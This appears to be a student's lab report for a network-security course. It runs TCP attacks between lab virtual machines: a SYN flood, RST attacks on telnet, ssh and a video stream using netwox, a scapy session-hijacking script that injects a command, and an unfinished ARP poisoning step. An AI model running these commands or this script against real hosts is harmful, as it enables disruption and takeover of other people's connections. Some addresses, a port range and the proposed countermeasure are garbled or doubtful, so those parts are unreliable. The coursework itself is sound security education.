
The attack is conducted on the attacker computer just like how it was conducted when the cookie was set to 0.
This is after the attack is conducted:
Clearly, it seems that the cookie countermeasure helps somewhat to reduce the number of connections still waiting for an ACK to be received. This makes sense because SYN cookies is a technical attack mitigation technique where the server replies to TCP SYN requests with crafted SYN-ACKs, without inserting a new record to its SYN Queue. It's only when the client replies with a ACK, does the server actually add it to it's record.





3. TCP RST Attacks on telnet & ssh (15 pts)

In this task, we have the victim connect to the attacker. The attacker is privy to all traffic between the victim and attacker, so the attacker can also initiate a TCP RST attack on the victim.



```
tcp        0      0 192.168.64.5:22         37.89.193.244:20958     SYN_RECV
tcp        0      0 192.168.64.5:22         151.50.3.199:26020      SYN_RECV
tcp        0      0 192.168.64.5:22         103.96.30.255:31309     SYN_RECV
tcp        0      0 192.168.64.5:22         180.129.42.20:49666     SYN_RECV
tcp        0      0 192.168.64.5:22         186.31.128.235:36841    SYN_RECV
tcp        0      0 192.168.64.5:22         177.62.168.171:55830    SYN_RECV
tcp        0      0 192.168.64.5:22         197.61.203.221:45861    SYN_RECV
tcp        0      0 127.0.0.1:59998         127.0.0.1:45793         ESTABLISHED
tcp        0      0 192.168.64.5:22         33.101.39.195:3379      SYN_RECV
tcp        0      0 192.168.64.5:22         214.56.82.89:62960      SYN_RECV
tcp        0      0 192.168.64.5:22         198.8.238.147:12899     SYN_RECV
tcp        0      0 192.168.64.5:22         167.98.21.226:65422     SYN_RECV
tcp        0      0 192.168.64.5:22         92.224.220.63:41203     SYN_RECV
tcp        0      0 192.168.64.5:22         8.16.164.22:8553        SYN_RECV
tcp        0      0 192.168.64.5:22         203.90.193.111:8704     SYN_RECV
tcp        0      0 192.168.64.5:22         123.221.218.123:7345    SYN_RECV
tcp        0      0 192.168.64.5:22         223.142.183.251:60325   SYN_RECV
tcp        0      0 192.168.64.5:22         129.228.194.71:27535    SYN_RECV
tcp        0      0 192.168.64.5:22         15.111.11.78:59784      SYN_RECV
tcp        0      0 192.168.64.5:22         108.200.113.64:28162    SYN_RECV
tcp        0      0 192.168.64.5:22         158.19.77.238:9938      SYN_RECV
tcp        0      0 192.168.64.5:22         159.71.110.68:37333     SYN_RECV
tcp        0      0 192.168.64.5:22         33.92.86.140:45071      SYN_RECV
tcp        0      0 192.168.64.5:22         165.107.143.100:50049   SYN_RECV
tcp        0      0 192.168.64.5:22         188.205.118.168:2594    SYN_RECV
tcp        0      0 192.168.64.5:22         100.81.230.212:65524    SYN_RECV
tcp        0      0 192.168.64.5:22         247.246.80.172:17133    SYN_RECV
tcp        0      0 192.168.64.5:22         103.94.142.106:57299    SYN_RECV
tcp        0      0 192.168.64.5:22         3.198.42.145:59574      SYN_RECV
tcp        0      0 192.168.64.5:22         174.76.132.118:5238     SYN_RECV
tcp        0      0 192.168.64.5:22         223.94.153.211:28325    SYN_RECV
tcp        0      0 192.168.64.5:22         249.246.61.20:13640     SYN_RECV
tcp        0      0 192.168.64.5:22         248.198.48.244:62044    SYN_RECV
tcp        0      0 192.168.64.5:22         170.21.235.92:20659     SYN_RECV
tcp        0      0 192.168.64.5:22         191.84.202.177:31650    SYN_RECV
tcp        0      0 192.168.64.5:22         198.153.108.232:11202   SYN_RECV
tcp        0      0 192.168.64.5:22         8.167.31.46:19158       SYN_RECV
tcp        0      0 192.168.64.5:22         82.68.140.44:6098       SYN_RECV
tcp        0      0 192.168.64.5:22         3.155.178.6:11519       SYN_RECV
tcp        0      0 192.168.64.5:22         94.174.134.185:41577    SYN_RECV
tcp        0      0 192.168.64.5:22         87.255.19.106:43637     SYN_RECV
tcp        0      0 192.168.64.5:22         15.90.223.147:53906     SYN_RECV
tcp        0      0 192.168.64.5:22         199.132.181.149:14160   SYN_RECV
tcp        0      0 192.168.64.5:22         117.211.68.64:32898     SYN_RECV
tcp        0      0 192.168.64.5:22         43.49.22.33:63214       SYN_RECV
tcp        0      0 192.168.64.5:22         146.38.208.165:33744    SYN_RECV
tcp        0      0 127.0.0.1:59992         127.0.0.1:45793         ESTABLISHED
tcp        0      0 192.168.64.5:22         93.221.18.163:45224     SYN_RECV
tcp        0      0 192.168.64.5:22         175.49.35.66:64929      SYN_RECV
tcp        0      0 192.168.64.5:22         60.19.0.93:41974        SYN_RECV
tcp        0      0 192.168.64.5:22         106.100.147.154:23351   SYN_RECV
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 192.168.64.5:68         0.0.0.0:*
raw6       0      0 :::58                   :::*                    7
```

(a) TCP RST Attacks on telnet

The telnet protocol communicates through port 23.
In the command line, we follow these series of steps for when the SYN cookie countermeasure is on or off:

(V) 192.168.64.5: $ telnet 192.168.64.4

(A) 192.168.64.4: $ sudo netwox 78 –filter "host 192.168.64.5 and port 23"

(V) 192.168.64.4: $ Connection closed by foreign host.

When cookies are turned off, the steps listed below occur:

When cookies are turned on, the steps above still occur. TCP RST attacks on telnet connections are successful despite the SYN Cookie countermeasure.

(b) TCP RST Attacks on ssh


The SSH protocol communicates through port 22.
In the command line, we follow these series of steps for when the SYN cookie countermeasure is on or off:

(V) 192.168.64.5: $ ssh 192.168.64.4

(A) 192.168.64.4: $ sudo netwox 78 –filter "host 192.168.64.5 and port 22"

(V) 192.168.64.4: $ client_loop: send disconnect: Broken pipe

When cookies are turned off, the steps below occur:



When cookies are turned on, the steps above still occur. It seems the cookie countermeasure doesn't work for TCP RST attacks on ssh connections. We would need to create a built-in countermeasure for the TCP handshake protocol that ensures a RST message cannot be considered prematurely. One way we could do this, is tell the receiver that the next message they are going to send is the RST packet. This helps counter a typical RST attack.


4. TCP RST Attacks on Video Streaming Applications (15 pts)

In this task, we designate the observer (192.168.64.3) as the victim and attacker. The comedy video "Alex" found through https://vimeo.com/01951994 is set to play on the observer.

These are the TCP ports that are open before the video is playing:

```
aaditht@aaditht-csce-465-ubuntu-vm:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 0.0.0.0:43512           0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 192.168.64.3:68         0.0.0.0:*
udp6       0      0 :::44101                :::*
udp6       0      0 :::5353                 :::*
raw6       0      0 :::58                   :::*                    7
```

This is the video we are targeting.




These are the TCP ports in use after starting the video:

```
aaditht@aaditht-csce-465-ubuntu-vm:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 192.168.64.3:54870      142.251.116.138:443     TIME_WAIT
tcp        0      0 192.168.64.3:37362      142.250.115.100:443     TIME_WAIT
tcp        0      0 192.168.64.3:42438      18.238.129.58:80        ESTABLISHED
tcp        0      0 192.168.64.3:58384      192.124.225.76:443      ESTABLISHED
tcp        0      0 192.168.64.3:45500      142.251.116.119:443     TIME_WAIT
tcp        0      0 192.168.64.3:54340      142.250.113.106:443     ESTABLISHED
tcp        0      0 192.168.64.3:41264      142.250.113.119:443     ESTABLISHED
tcp        0      0 192.168.64.3:56232      34.160.144.191:443      ESTABLISHED
tcp        0      0 192.168.64.3:44514      44.240.241.152:443      TIME_WAIT
tcp        0      0 192.168.64.3:60032      142.250.138.94:80       ESTABLISHED
tcp        0      0 192.168.64.3:54876      142.251.116.138:443     ESTABLISHED
tcp        0      0 192.168.64.3:60376      50.16.143.240:443       ESTABLISHED
tcp        0      0 192.168.64.3:40390      34.117.65.55:443        ESTABLISHED
tcp        0      0 192.168.64.3:41574      34.120.115.102:443      ESTABLISHED
tcp        0      0 192.168.64.3:33346      34.160.144.191:443      ESTABLISHED
tcp        0      0 192.168.64.3:58378      192.124.225.76:443      ESTABLISHED
tcp        0      0 192.168.64.3:49734      34.117.237.239:443      ESTABLISHED
tcp        0      0 192.168.64.3:34762      142.250.115.94:443      ESTABLISHED
tcp        0      0 192.168.64.3:49772      142.250.114.113:443     TIME_WAIT
tcp        0      0 192.168.64.3:38336      34.120.208.123:443      ESTABLISHED
tcp        0      0 192.168.64.3:60970      142.250.114.154:443     TIME_WAIT
tcp        0      0 192.168.64.3:40982      142.250.114.101:443     TIME_WAIT
tcp        0      0 192.168.64.3:51786      192.229.211.108:80      ESTABLISHED
tcp        0      0 192.168.64.3:58028      142.250.138.132:443     TIME_WAIT
tcp        0      0 192.168.64.3:60056      142.250.138.94:80       TIME_WAIT
tcp        0      0 192.168.64.3:47356      142.250.114.100:443     TIME_WAIT
tcp        0      0 192.168.64.3:38262      35.201.103.21:443       ESTABLISHED
tcp        0      0 192.168.64.3:60038      142.250.138.94:80       ESTABLISHED
tcp        0      0 192.168.64.3:37392      34.107.221.82:80        ESTABLISHED
tcp        0      0 192.168.64.3:55750      192.229.211.108:80      ESTABLISHED
tcp        0      0 192.168.64.3:51794      192.229.211.108:80      ESTABLISHED
tcp        0      0 192.168.64.3:60052      142.250.138.94:80       ESTABLISHED
tcp        0      0 192.168.64.3:54664      192.124.225.77:443      ESTABLISHED
tcp        0      0 192.168.64.3:38914      142.250.115.132:443     TIME_WAIT
tcp        0      0 192.168.64.3:37386      34.107.221.82:80        ESTABLISHED
tcp        0      0 192.168.64.3:41250      142.250.113.119:443     TIME_WAIT
tcp        0      0 192.168.64.3:47980      142.250.138.94:80       ESTABLISHED
tcp        0      0 192.168.64.3:58042      142.250.138.132:443     TIME_WAIT
tcp        0      0 192.168.64.3:54654      192.124.225.77:443      ESTABLISHED
tcp        0      0 192.168.64.3:43480      142.250.115.136:443     ESTABLISHED
tcp        0      0 192.168.64.3:57982      142.250.138.132:443     TIME_WAIT
tcp        0      0 192.168.64.3:53876      23.38.189.249:80        ESTABLISHED
tcp        0      0 192.168.64.3:48018      34.149.100.209:443      ESTABLISHED
tcp        0      0 192.168.64.3:40724      142.250.115.95:443      TIME_WAIT
tcp        0      0 192.168.64.3:40396      34.117.65.55:443        ESTABLISHED
tcp        0      0 192.168.64.3:55764      34.98.75.36:443         ESTABLISHED
tcp        0      0 192.168.64.3:60018      142.250.138.94:80       ESTABLISHED
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 0.0.0.0:57677           0.0.0.0:*
udp        0      0 0.0.0.0:43512           0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:37595           0.0.0.0:*
udp        0      0 0.0.0.0:54379           0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 192.168.64.3:68         0.0.0.0:*
udp6       0      0 :::44101                :::*
udp6       0      0 :::5353                 :::*
raw6       0      0 :::58                   :::*                    7
```

The new ports in use seem to be in the range $30000 - $. The maximum port number is $65,535$, so the ports we can execute an attack on are in the range of $30000 - 65535$.


The video also stops streaming and is buffering due to the attack:




It's interesting how video streaming applications will follow a pattern in which TCP applications are chosen. Obviously, this is a choice taken up by the operating system. Despite there being a little more than 65,000 ports available for TCP connections, a TCP RST attack can be easily modified to send a RST message to all ports and close all connections.

5. TCP Session Hijacking (20 pts)

In this task, we designate the observer (192.168.64.3) as the server and attacker. The victim (192.168.64.5) connects to the observer through telnet. After starting a telnet session, Wireshark is used to find the the TCP packet sent after the last TELNET packet.



From the packet, we can construct a TCP packet based off the data of the fields:



Such an attack in Python looks like this:

```
#!/usr/bin/python
from scapy.all import *

ip   = IP(src="192.168.64.5", dst="192.168.64.3")
#A - ACK Flag
tcp = TCP(sport=44282, dport=23, flags="A", seq=453089763, ack=1488042026)

# this can be read as '\npwd\n'
data = "0a7077640a"

pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

We find that the session is hijacked, and that we do in fact print the working directory. Clearly, this type of attack is an incredibly serious matter. Through sniffing, a malicious actor can ascertain the super user's credentials and really wreak havoc on the victim.

6. TCP Pattern Investigation (10 pts)

(1) The last telnet packet provides the sequence number for the TCP packet. It is easy to discern what the TCP packet's sequence number will be and it's relevant information. This is, however, the forward direction. Each time, we connect to a server with telnet, there are a definite amount of messages sent in the telnet and TCP protocol.

(2) The window size varies by a few bytes from packet to packet, but because there is a predefined order to the way the TCP handshake protocol works, the information passed through is known to have a known size. There is a pattern as the TCP handshake is enacted and different packets are sent.

(3) Because of the three-way handshake, there will always be an initial three TCP packets that are sent back-and-forth. The first packet is the SYN packet, the second is the SYN-ACK packet, and the third packet is the ACK packet. From here, we can establish the source IP address, destination IP address, source port address, and destination port address. Especially if one of the ports is an established port for a pre-existing protocol (port 22 for ssh and port 23 for telnet), we can determine this. From what I've observed, it seems that the source port number seems to be a high value between 30,000 and 65,535. This was utilized for the TCP RST attack on the video streaming application.

7. EXTRA CREDIT - ARP Cache Poisoning (20 pts)

The attacker will be designated as the VM with the IP address 192.168.64.4 and the the victim will be designated as the VM with IP address 192.168.65. We will have another VM with the IP address 192.168.64.3 act as the observer to assess the effectiveness of the ARP poisoning attack.

We can run ifconfig on each VM to determine their respective MAC address. We can find each VM's MAC address by looking at the value after the keyword "ether" in the output...
Observer (192.168.64.3):

```
aaditht@aaditht-csce-465-ubuntu-vm:~$ ifconfig
enp0s1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.64.3  netmask 255.255.255.0  broadcast 192.168.64.255
        inet6 fe80::a41c:e2ff:fe49:6fdb  prefixlen 64  scopeid 0x20<link>
        inet6 fd9f:c42f:a2f6:91ab:a41c:e2ff:fe49:6fdb  prefixlen 64  scopeid 0x0<global>
        ether a6:1c:e2:49:6f:db  txqueuelen 1000  (Ethernet)
        RX packets 198428  bytes 250668624 (250.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42036  bytes 6771543 (6.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 7917  bytes 1182412 (1.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7917  bytes 1182412 (1.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The observer's MAC address is a6:1c:e2:49:6f:db.

Attacker (192.168.64.4):

```
aaditht@extra-vm:~$ ifconfig
enp0s1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.64.4  netmask 255.255.255.0  broadcast 192.168.64.255
        inet6 fe80::341a:b7ff:fed2:370a  prefixlen 64  scopeid 0x20<link>
        inet6 fd9f:c42f:a2f6:91ab:341a:b7ff:fed2:370a  prefixlen 64  scopeid 0x0<global>
        ether 36:1a:b7:d2:37:0a  txqueuelen 1000  (Ethernet)
        RX packets 3281  bytes 602031 (602.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3335  bytes 2269708 (2.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3672  bytes 2437351 (2.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3672  bytes 2437351 (2.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The attacker's MAC address is 36:1a:b7d2:37:0a.
Victim (192.168.64.5):

```
aaditht@aaditht-vm-3:~$ ifconfig
enp0s1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.64.5  netmask 255.255.255.0  broadcast 192.168.64.255
        inet6 fd9f:c42f:a2f6:91ab:b8a7:86ff:fea4:4891  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::b8a7:86ff:fea4:4891  prefixlen 64  scopeid 0x20<link>
        ether ba:a7:86:a4:48:91  txqueuelen 1000  (Ethernet)
        RX packets 21328  bytes 5713821 (5.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19357  bytes 9074111 (9.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 25419  bytes 10155219 (10.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25419  bytes 10155219 (10.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Finally, the victim's MAC address is ba:a7:86:a4:48:91.

The victim's ARP table looks like the following before the attacker carries out the ARP cache poisoning attack:

```
aaditht@aaditht-vm-3:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
wcdc-cl1-sp1-vl355.net.  ether   36:1a:b7:d2:37:0a   C                     enp0s1
gateway-192-168-64-1.ne  ether   6e:7e:67:5c:39:64   C                     enp0s1
gateway-hrsp-192-168-64  ether   a6:1c:e2:49:6f:db   C                     enp0s1
```

We can see that the address "wcdc-..." is mapped to the attacker's MAC address and the address "gateway-hrsp-..." is mapped to the observer.

We can use the command "netwox 33" to craft an ARP reply that changes the ARP table. We could craft the command like so...

$ sudo netwox 33 −d <1> −a <2> −b <3> −c <4> −e <5> −f <6> −g <7> −h <8> −i <9>

1 - network device used for spoofing (attacker's MAC address network device), 2 - ethernet source (aka the attacker's MAC address), 3 - ethernet's destination, 4 - ethernet type (ARP is 2054), 5 - ARP operation (we can choose from 1-4, but we will choose 2 for ARPREP), 6 - ARP ethernet source, 7 - ARP IP source, 8 - ARP ethernet destination, 9 - ARP IP destination

This will look like:

```
$ sudo netwox 33 -d    -a enp0s1 -b <3> -c <4> -e <5> -f <6>
   -g <7> -h <8> -i <9>
```

Couldn't complete this section in time